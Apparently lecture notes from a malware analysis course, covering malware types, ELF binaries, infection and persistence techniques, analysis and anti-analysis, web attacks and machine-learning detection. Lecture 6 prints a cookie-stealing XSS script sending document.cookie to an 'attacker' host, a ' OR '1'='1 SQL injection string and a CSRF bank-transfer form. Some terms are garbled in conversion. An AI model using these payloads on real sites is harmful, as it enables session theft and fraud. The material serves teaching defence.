Introduction to Malicious Software

Lecture 1: Introduction to Malicious Software

- Introduced the course structure and learning outcomes.
- Defined malware and its goals, including disruption, espionage, damage, and theft.
- Discussed types of malware: viruses, worms, trojans, rootkits, ransomware, etc.
- Emphasized the arms race between malware developers and defenders.
- Outlined the importance of recognizing anomalous behavior for defense strategies.

Malware Definition and Goals

- Malware: Software designed to violate a system's security policy
- Goals include disruption, espionage, damage and theft
- Examples shown through malicious scripts that create unauthorised privileges

Malware Taxonomy

Types of Classification

- Functional: Based on distinguishing features (virus, worm, etc)
- Behavioural: Based on exhibited behaviour
- Authorship: Based on creators/tools used (focuses on attribution)

Classification Units

- Malware types: Broad categories (worms, viruses, trojans)
- Malware families: Specific groups (GandCrab, Ryuk, Sodinokibi)
- Samples: Specific instances with unique signatures

Major Malware Types

- Trojan Horse: Program with both an overt (documented) and covert (hidden) purpose
 - Often uses command-and-control servers
- Rootkit: Pernicious trojan that hides itself on systems
 - Changes system reporting programs
 - Can operate at kernel level
 - Difficult to detect using standard tools


- Virus: Program that inserts itself into files and performs actions
 - Has insertion and execution phases
 - Types include:
 - Overwriting viruses
 - Companion viruses
 - Parasitic viruses
 - Memory-resident viruses
 - Boot-sector viruses
 - Multi-partite viruses
 - File infectors (including macro and script viruses)
- Worm: Self-replicating program that copies between computers
 - No need for human interaction
 - Can spread exponentially (e.g., Code-Read infected 359,000 computers in <14 hours)
- Other Types:
 - Downloaders/Droppers: Download or extract additional malware
 - Backdoors/Remote Access Tools (RATs): Bypass authentication
 - Rabbit viruses: Consume all resources
 - Logic bombs: Trigger on specific events
 - Spyware: Record user information
 - **Botnets**: Networks of infected computers
 - Ransomware: Inhibits resource use until payment
 - Locker-Ransomware: locks computer to prevent access
 - Crypto-Ransomware: encryption of files to make them inaccessible
 - Wipers: Destroy data
 - Cryptominers: Use resources for cryptocurrency mining
 - Grayware: Annoying but less serious than malware
 - Adware: Display advertisements, often targeted

Defense Strategies

- Emphasised recognising anomalous behaviour
- Ongoing arms race between developers and defenders

Anatomy of a Binary

Lecture 2: Anatomy of a Binary



- Discussed ELF (Executable and Linkable Format) and its structure.
- Introduced basic assembly concepts and disassembly of object files.
- Covered how binaries are loaded and executed in memory and how to interpret binary contents for malware analysis.

The C Compilation Process

- Four phases of compilation:
 - 1. Preprocessing: Expands directives, macros
 - 2. Compilation: Translates to assembly language
 - 3. Assembly: Converts to object files (machine code)
 - 4. Linking: Combines object files into exectuable
- Object Files vs Executables:
 - Object files are relocatable (not bound to specific addresses)
 - Executables are ready to load at a particular memory address
 - Static libraries merge into binary
 - Dynamic libraries resolve at runtime

ELF (Executable and Linkable Format)

- Standard binary format on Linux
- Structure includes:
 - Executable header (first)
 - Program headers
 - Sections
 - Section headers (last)

ELF Components

• Executable Header: Describes format and structure

- Contains "magic value" (0\x7f followed by "ELF")
- Specifies entry point address
- Section Headers: Describe contiguous, non-overlapping chunks of code/data
 - .init : Initialisation code
 - .text : Main program code
 - .data : Initialised variables
 - .bss : Uninitialised variables
 - .rodata : Read-only data (constants)
- Program Headers: Used by OS for loading and execution
 - Define segments for runtime
 - Map sections to memory segments

Binary Loading and Execution

- OS sets up process with virtual address space
- Interpreter (e.g., Id-linux.so) loads binary
- Controls transfers to interpreter which handles relocations
- Then jumps to program entry point

Assembly Language Basics

- Registers: Small storage locations on CPU
 - General purpose (rax, rbx, etc.)
 - Special purpose (rip, rflags)
- Common Instructions:
 - Data movement: mov, xchg, push, pop
 - Arithmetic: add, sub, inc, dec, neg
 - Logical: and, or, xor, not
 - Comparison: cmp, test
 - Control flow: jmp, call, ret
- Stack Operations:
 - LIFO (Last In First Out) structure
 - Used for function calls, local variables, return addresses
 - Frame pointers (rbp) and stack pointers (rsp)
 - Function prologues and epilogues

Binary Analysis Challenges

- Lack of symbolic information
- No type information
- No high-level abstractions

- Mixed code and data
- Location-dependent code and data

Malware Functionalities

Lecture 3: Malware Functionalities



- Detailed how malware enters systems via infection vectors: phishing, exploit kits, driveby downloads, removable media.
- Explained key functionalities such as:
- Downloaders/Droppers: fetch or deploy payloads.
- Keyloggers: record keystrokes.
- Persistence mechanisms: remain active post-reboot.
- Code injection/hooking: manipulate process memory and intercept functions.
- Covered fileless malware and abuse of tools like PowerShell.

Infection Vectors

- Phishing: Impersonating legitimate entities (to obtain information)
 - Homograph attacks (using similar-looking characters)
 - Spearphishing (tailored for specific victims)
 - Spam email with malicious links/attachments
- Web Vulnerabilities:
 - Malvertising (malicious advertising)
 - Compromised websites
 - SQL injection, XSS
 - Drive-by downloads (unintentional download of malicious code)
 - Watering hole attacks (infecting sites visited by targets)
- Common Delivery Channels:
 - Windows macros and scripts
 - Exploit kits: all-in-one tool to launch exploits against vulnerable programs
 - Fileless malware: misuses existing utilities to avoid detection

Malware Components and Functionality

- Downloader: Downloads additional malware from internet
- Dropper: Embeds and extracts additional malware components
- Keylogger: Intercepts keystrokes
 - Methods: GetAsyncKeyState(), SetWindowsHookEX()
- Replication: Spreading mechanisms

- Via removable media
- Network propagation
- Command and Control (C2):
 - Communication with attacker-controlled servers
 - Protocol types (IRC, HTTP/HTTPS, P2P, DNS tunneling)
 - Botnet structures (centralised, hierarchial, peer-to-peer)

• Persistence Mechanisms:

- Registry modifications
- DLL search order hijacking
- COM hijacking
- Creating services
- Startup folder items

Code Injection Techniques

Process Injection Methods:

- Remote DLL Injection
 - Target process forced to load malicious DLL into memory space
- Remote Executables/Shellcode Injection
 - Malicious code injected directly into memory with no trace on disk
- Hollow Process Injection
 - Executable section of legitimate process is replaced with malicious version
- Code Injection via Buffer Overflow
- Hooking Techniques:
 - IAT Hooking (Import Address Table)
 - Inline Hooking

Fileless Malware

- Uses existing utilities to avoid footprints
 - "Living off the land"
 - Uses PowerShell, WMI, registry
 - Resides in volatile memory
 - Harder to detect with traditional methods
- PowerShell commonly abused:
 - Provides access to OS functions
 - Leaves few traces
 - Can execute code directly from memory

Malware Analysis

Lecture 4: Malware Analysis

- Introduced static analysis (without executing code) and dynamic analysis (observing code execution).
- Explained early antivirus techniques (e.g., signature-based detection) and their limitations.
- Introduced fuzzy hashing and graph-based hashes to detect malware variants.
- Emphasized the shift toward behavior-based and machine learning detection strategies.

Early Malware Analysis Approaches

Early Days

- Minimal effort to collect samples
- Manual reverse engineering for analysis
- Simple signature-based detection was effective
- Used hash signatures (e.g., MD5) for identification

Traditional Malware Characteristics

- Written in assembly/C/macro code
- Spread via file infection, network, or removable media
- Typically unprotected and non-obfuscated
- Easily detected with signature-based methods

Signature-Based Detection

Types of Signatures

- Byte-Stream signatures: Specific patterns of bytes
 - Simple but prone to false positives
 - Easily evaded with minor changes
- Checksums (e.g., CRC32):
 - Applied to byte-streams
 - Weak against collision attacks
- Cryptographic hashes (e.g., MD5, SHA):

- More resilient against collision attacks
- Easily defeated by small file changes
- Fuzzy hash functions:
 - Detect groups of similar files (same malware family)
 - Use locality-sensitive hashing (LSH)
 - Allow for detecting variants with small changes
- Graph-based hashes:
 - Computed from call graphs or control-flow graphs
 - Time-consuming signature generation
 - Growing database size
 - Easily defeated by code protection techniques

Static Analysis

Processes & Challenges

- Extracts properties without executing code (over-approximation)
- Complete static analysis identifies all violations but may report false positives
- Sound static analysis under-approximates behaviours (no false positives but may miss violations)

Disassembly Approaches

- Linear Sweep:
 - Used by tools like objdump, WinDbg
 - Processes code sections sequentially
 - Complete coverage but easily confused by data in code
- Recursive Traversal:
 - Used by tools like IDA, OllyDbg
 - Follows control paths
 - Better at distinguishing code from data
 - May miss code due to unresolved indirect control flow

Limitations

- Difficulty separating code from data
- Variable-length instructions (x86)
- Indirect control transfers
- Loss of information (variable names, types, etc.)

Dynamic Analysis

Characteristics

- Executes program to monitor behaviour
- Under-approximates behaviours but is sound (no false positives)
- Observes actual execution paths

Techniques

- Dynamic Disassembly: Records instructions during execution
- Debugging: Monitors execution with breakpoints
- Control Flow Analysis: Creates graphs of execution points
- System Call Monitoring: Tracks OS interactions

Goals & Implementations

- Visibility: See as much execution as possible
- Resistance to Detection: Hide monitoring from malware
- Scalability: Handle large volumes of samples

Analysis Environments

- Virtualisation: Hardware-level VM
- Emulation: Software simulation of hardware
- Simulation: Imitation of abstract model
- Sandboxes: Isolated execution environments

Code Coverage Strategies

- Test Suites: Running with known inputs
- Fuzzers: Generate inputs automatically
- Symbolic Execution: Represent variables symbolically

Shift to Advanced Detection

Behaviour-Based Detection

- Monitors events that characterise program execution
- Infer behaviours from system events
- Focus on high-level malicious behaviours
- Can detect novel malware with similar behaviours

Machine-Learning Detection

Automated analysis of patterns

- Adaption to new threats
- Feature extraction from binaries
- Classification of unknown samples

Analysis Tools

Categories

- Disassemblers: IDA Pro, Hopper, radare
- Debuggers: gdb, OllyDbg, windbg
- Analysis Frameworks: angr, Pin, Dyninst
- System Monitors: strace, 1trace, Wireshark

Analysis Challenges

- Binary analysis is complex and fundamentally undecidable
- Lack of symbolic information
- No type information
- Loss of high-level abstractions
- Mixed code and data
- Location dependent code

Malware Anti-Analysis

Lecture 5: Malware Anti-Analysis



- Discussed evasion techniques malware uses to resist analysis:
- Static evasion: packing, polymorphism, opaque predicates, control flow flattening.
- Dynamic evasion: anti-debugging, sandbox detection, logic/time-bombs.
- Explained obfuscation techniques such as XOR encryption, junk byte insertion, and overlapping instructions.
- Introduced multi-layer packing and metamorphic malware to highlight analysis challenges.

Overview of Analysis Limitations

- Static and dynamic analysis both have limitations that malware exploits
- Anti-Analysis techniques aim to prevent proper malware classification or detection
- Arms race between malware authors and security researchers

Static Analysis Evasion

Obfuscation Techniques

- Base64 Encoding: Converts binary data to ASCII format
 - Used to hide data in plain text protocols (e.g., HTTP)
 - Example: "One" encodes to "T251"
- XOR Encryption:
 - Single-byte XOR: Each byte XORed with a key value
 - Multi-byte XOR: More secure against brute force attempts
 - Used to hide strings, code, and signatures

Anti-Static Analysis Methods

- Junk Insertion:
 - Adds unreachable code to confuse disassemblers
 - Junk bytes placed at locations not executed at runtime
 - Particularly effective against linear sweep disassemblers
- Branch Functions:
 - Modify normal function call behaviour

- Redirect control flow to confuse analysis tools
- Make code unreachable for recursive traversal algorithms
- Overlapping Instructions:
 - Creates multiple valid instruction paths in the same code
 - Exploits variable-length x86 instructions
 - Breaks disassembler assumption of non-overlapping code chunks

Opaque Predicates:

- Conditions with outcome known upfront but hard to deduce statically
- Creates more complex control flow graphs
- Example: if (((X² + X)mod 2) == 0)
- Control Flow Flattening:
 - Obfuscates normal program flow
 - Uses switch statements in infinite loops with multiple code blocks
 - Makes code harder to follow and understand

Packing Techniques

- Basic Packing:
 - Compresses executable content
 - Adds unpacking stub that extracts original binary at runtime
 - Modifies entry point to point to stub
- Multi-layer Packing:
 - Hides malicious code under multiple layers of compression/encryption
 - Each layer needs to be unpacked during analysis
- Algorithmic-Agnostic Unpacking:
 - Uses dynamic analysis to defeating packing
 - Emulates sample execution until unpacking completes
- Self-Emulating Malware:
 - Transforms code into bytecode
 - Uses virtual machine to interpret bytecode at runtime
 - Mutates bytecode in each sample

Polymorphic Techniques

- Encrypted Viruses:
 - Enciphers payload, uses decryptor at runtime
 - Evades signature-based detection
- Oligomorphic Viruses:
 - Uses multiple decryptors instead of a single one
 - Changes decryptors between generations
- Polymorphic Viruses:

- Changes layout with each infection
- Uses a different encryption key each time
- Metamorphic Viruses:
 - Creates semantically-equivalent but structurally different code versions
 - "Body-polymorphics" entire code changes while maintaining function
 - Analyses and mutates its own code in blocks

Dynamic Analysis Evation

Anti-Debugging Techniques

- Process Detecting:
 - Checks if being traced using APIs: IsDebuggerPresent
 - Looks at PEB!NtGlobalFlags
 - Uses ntdll!NtQueryInformationProcess
- The ptrace Trick:
 - Attempts to attach to itself (only one process can trace)
 - If fails (returns -1), knows it's being debugged
 - Can be defeated by redefining ptrace() function to always return 0

Sandbox Evasion Methods

- Red Pills: Programs that detect if running in emulated environment
 - Example: SIDT instructions to detect VM
- System Fingerprinting Categories:
 - Environmental Artifacts
 - Timing Checks
 - CPU virtualisation detection
 - Process Introspection
 - Reverse Turing tests
 - Network artifacts
 - Mobile sensors
 - Browser-specific checks
- Sleep Evasion:
 - Waits before executing malicious code
 - Anti-sleep: Analysis tools may skip sleep calls
- Human Interaction Detection:
 - Monitors for mouse/keyboard activity
 - Only activates after detecting human-like behaviour
- VM/Sandbox Detection:
 - Checks for VM-specific processes, files, registry keys

- Looks for analysis tool artifacts
- Examines hardware characteristics

Malware Anti-Analysis Tools

- RDG Tejon Crypter: Obfuscation tool
- Pafish: Demonstrates sandbox detection techniques
- al-khaser: Proof of Concept (PoC) tool showing common sandbox evasion methods


Buffer Overflow, SQL Injection, and Cross-Site Scripting

Lecture 6: Buffer Overflow, SQL Injection, and XSS

- Focused on exploitation techniques used in malware:
- Buffer overflows: manipulate memory to alter program flow (e.g., return address overwrite).
- Code injection: load and execute attacker-supplied code.
- SQL Injection and Cross-Site Scripting (XSS): inject malicious input into web apps.
- Illustrated stack frames, memory layouts, and defenses like stack canaries and ASLR (Address Space Layout Randomization).


Memory Layout

C Call Stack




- When a function call is made, return address is put on the stack
- Values of parameters are put on the stack
- Local variables are put on the stack
- Function saves stack frame pointer (on the stack)
- On Linux (x86), stack grows from high addresses to low
- Pushing something on the stack moves Top Of Stack towards address 0


Stack vs Heap Memory Organisation



- Stack: Used for function call management, local variables, return addresses
- Heap: Grows in opposite direction, used for dynamic memory allocation
- Both are regions in the process memory space



Stack Frame Structure



Each function has its own stack frame containing:

- Function parameters: values passed to function
- Local variables
- Return address: address where execution should continue after function completes
- Saved base pointer: previous frame's base pointer (saved %ebp)
- Frame pointer (%ebp): points to base of current stack frame
- Stack pointer (%esp): points to top of stack (growing downwards in x86 structures)

Function Call Process

1. Calling function:

- Push arguments onto stack (in reverse order)
- Push return address of instruction to follow after control returns to you
- Jump to function

2. Called function:

- Push old frame pointer onto stack (%ebp)
- Set new frame pointer (%ebp) to where the end of the stack is right now (%esp)
- Push local variables onto the stack

3. Function return:

- Deallocate local variables: %esp = %ebp
- Restore base pointer: pop %ebp
- Jump to return address: %eip = 4(%ebp)

4. Back in calling function:

Remove arguments from stack

Buffer Overflow

Buffer

- Contiguous set of a given data type
- Common in C
- All strings are buffers of char's

Overflow

• Put more into the buffer than it can hold

Examples of Vulnerable Code

```
// Example 1: Buffer on stack overflow
char buff[4];
strcpy(buff, "Hello:)"); // Overflow
```

• Buffer is only 4 bytes, but "Hello:)" is 7 bytes (plus null terminator)

- ebp gets replaced with ASCII values from overflow
- When restoring the pointer, it will read corrupted value

```
// Example 2: Dangerous function
char fileData[50];
gets(fileData); // No bounds checking
```

• Use safer functions like fgets() instead

Buffer overflow inputs can come from:

- Text input fields
- Network packets
- Environment variables
- File input

Unsafe functions like strcpy() and gets() will copy data until a null terminator without checking buffer size.

Code Injection

Buffer overflows can be exploited for code injection by:

- 1. Loading code into memory: Injecting shell code that must:
 - Avoid null bytes (would terminate string functions)
 - Be self-contained (not rely on loader)
 - Not depend on stack integrity
 - Goal often: get a shell/privilege escalation
- 2. Redirecting execution flow: Getting code to run:
 - Overwrite return address to point to injected code
 - Can't insert explicit "jump" instructions
- 3. Finding the return address: Determining the exact location to overwrite
 - Without code access, hard to know buffer-to-EBP distance
 - Approach: try many values or exploit predictable addresses
 - With ASLR, this becomes much more difficult

Defences Against Buffer Overflows

1. Stack Canaries: Values placed between buffers and control data

:		
&arg1		
eip		
ebp		
canary		
00		
00		
00		
: •		
text		

- Types:
 - **Terminator Canaries** (CR, LF, NULL, -1) leverages the fact that scanf, etc. don't allow these
 - Random canaries write new random value @ each process start, protecting stored value in memory
 - XOR canaries same as random canaries, but store "canary XOR control info"
- Checked before function returns to detect corruption
- 2. Address Space Layout Randomisation (ASLR):
 - Randomises memory locations to make predicting addresses difficult
 - Adoption timeline: Linux (2005), Vista (2007), mac OS (2007/2011), iOS (2011), Android (2011)
- 3. Non-executable stack: Prevents execution of injected code
- 4. Proper coding practices: Using safe functions, bounds checking, input validation

SQL Injection

- Attackers manipulate SQL queries through unchecked input
- Can lead to unauthorised data access or manipulation
- Examples: entering ' OR '1'='1 instead of valid username

Cross-Site Scripting (XSS)

	Website
Attacker POST http://website/post-comment Attacker's Browser <script></script>	Website's Database latestComment: «scriptwindow.location='http://attacker/ ?cookie='+document.cookie
Attacker's Server	Website's Response Script print "chtml>" print "Latest comment:" print "chtml="
Victim's Browser	2 3
Website's Response to Victim <html> Latest comment: <script> window.location='http://attacker/?cookie='+document.cookie </script> </html>	GET http://website/latest-comment 200 OK

- · Malicious scripts injected into trusted websties
- · Scripts execute in users' browsers
- · Can access cookies, session tokens, and sensitive information
- Browser cannot distinguish between legitimate and malicious scripts

Cross-Site Request Forgery (CSRF)

Example with POST:

View my Pictures! Example with POST: <form action= "<nowiki>http://bank.com/transfer.do</nowiki>" method="POST"> <input type= "hidden" name= "acct" value="MARIA"/> <input type= "hidden" name= "amount" value="100000"/> <input type= "submit" value="View my pictures"/> </form >

- Tricks users into performing unwanted actions on sites where they're authenticated
- Exploits the trust a site has in a user's browser
- Unlike XSS which exploits user's trust in a site

Machine Learning for Malware Analysis and Detection

Lecture 7: Machine Learning for Malware Analysis & Detection

• Explained the role of ML in malware detection, including:

- Steps: data collection \rightarrow feature extraction \rightarrow model training \rightarrow evaluation.
- Types of ML: Logistic Regression, KNN, Decision Trees, SVMs.
- Difference between supervised and unsupervised learning.
- Discussed feature selection (e.g., digital signatures, header anomalies) and common datasets (VirusShare, EMBER, etc.).

Basics of Machine Learning

- ML is a set of mathematical techniques enabling computers to learn from data
- Helps computers generalise past data to predict future outcomes
- Definitions:
 - "Machine Learning is the science of programming computers to learn from data"
 - "Field of study giving computers ability to learn without explicit programming" (Arthur Samuel, 1959)
 - "A program learns from experience E with respect to task T and performance measure P if performance improves with experience" (Tom Mitchell, 1997)

ML in Cyber Security

Use Cases

- Pattern Recognition: Discover characteristics in data to recognise similar patterns
 Examples: spam detection, malware detection, botnet detection
- Anomaly Detection: Establish baseline normality and identify deviations
 - Examples: network outlier detection, user authentication

Supervised vs Unsupervised Learning


Supervised Learning

Known number of classes

- Learning from labelled training data
- Used to classify future observations


Unsupervised Learning

- Unknown number of classes
- No prior knowledge
- Finds "natural" groupings of instances



ML Tasks

- Classification:
 - Given labelled dataset,
 - Separate instances into predefined classes
- Regression:
 - Given some points,
 - Predict numerical values
- Clustering:
 - Given an unlabelled dataset,
 - Group similar elements in unlabelled data



Building ML-Based Malware Detectors

1. Gathering Training Examples

- Quality and quantity of training examples are crucial
- Need both malware and benignware samples
- Examples should mirror what the detector will encounter
- Collection considerations:
 - Freshness
 - Quality/Verifications
 - Quantity
 - Target OS
 - Format (binaries or features)
 - Source (public/private)

Common Malware Datasets

- VirusShare
- VirusTotal
- Androzoo
- theZoo (Live Malware Repository)
- Microsoft Malware Classification Challenge
- EMBER dataset

2. Feature Extraction

- Extract distinctive attributes from binaries
- Good feature examples:
 - Digital signatures
 - Header information
 - Presence of encrypted data
 - Imported tables
 - String features
 - N-grams
- Feature selection considerations:
 - Choose features that distinguish malware from benignware
 - Avoid too many features (curse of dimensionality)
 - Feature scaling is important
 - Feature representation matters

Feature Selection Methods

- Manual Selection: Based on domain expertise
- Univariate Analysis: Evaluate features individually
- Recursive Feature Elimination: Start with all features and eliminate iteratively


- Latent Feature Representations: PCA, SVD to reduce dimensionality
- Model-Specific Ranking: Use weights from trained models
- 3. Training ML Systems
 - Provide algorithm with labelled
 - Allow it to distinguish between malware and benignware

4. Testing ML Systems

- Measure accuracy using data not included in training
- Evaluate how well it detects new malware and avoids false positives
- Use appropriate performance metrics

ML Algorithms for Malware Detection


Feature Spaces and Decision Boundaries




- Features create a geometrical space
- Decision boundaries separate benignware from malware
- Different algorithms create different types of boundaries

Logistic Regression

Logistic Regression



Number of suspicious imported function calls




Example in 3d space


- Creates linear decision boundary (line, plane, or hyperplane)
- Good when individual features are strong indicators
- Limited with complex relationships between features

K-Nearest Neighbours


K-Nearest Neighbors




K-Nearest Neighbors



- Based on proximity to known samples
- If majority of k closest binaries are malicious, classify as malicious
- Works well when "closeness" to known samples is meaningful
- Good for malware family classification




Decision Trees




- Generate series of questions through training
- Can learn irregular boundaries

- May not generalise well to new examples
- Decision boundaries can be jagged

Random Forest




- Ensemble of decision trees
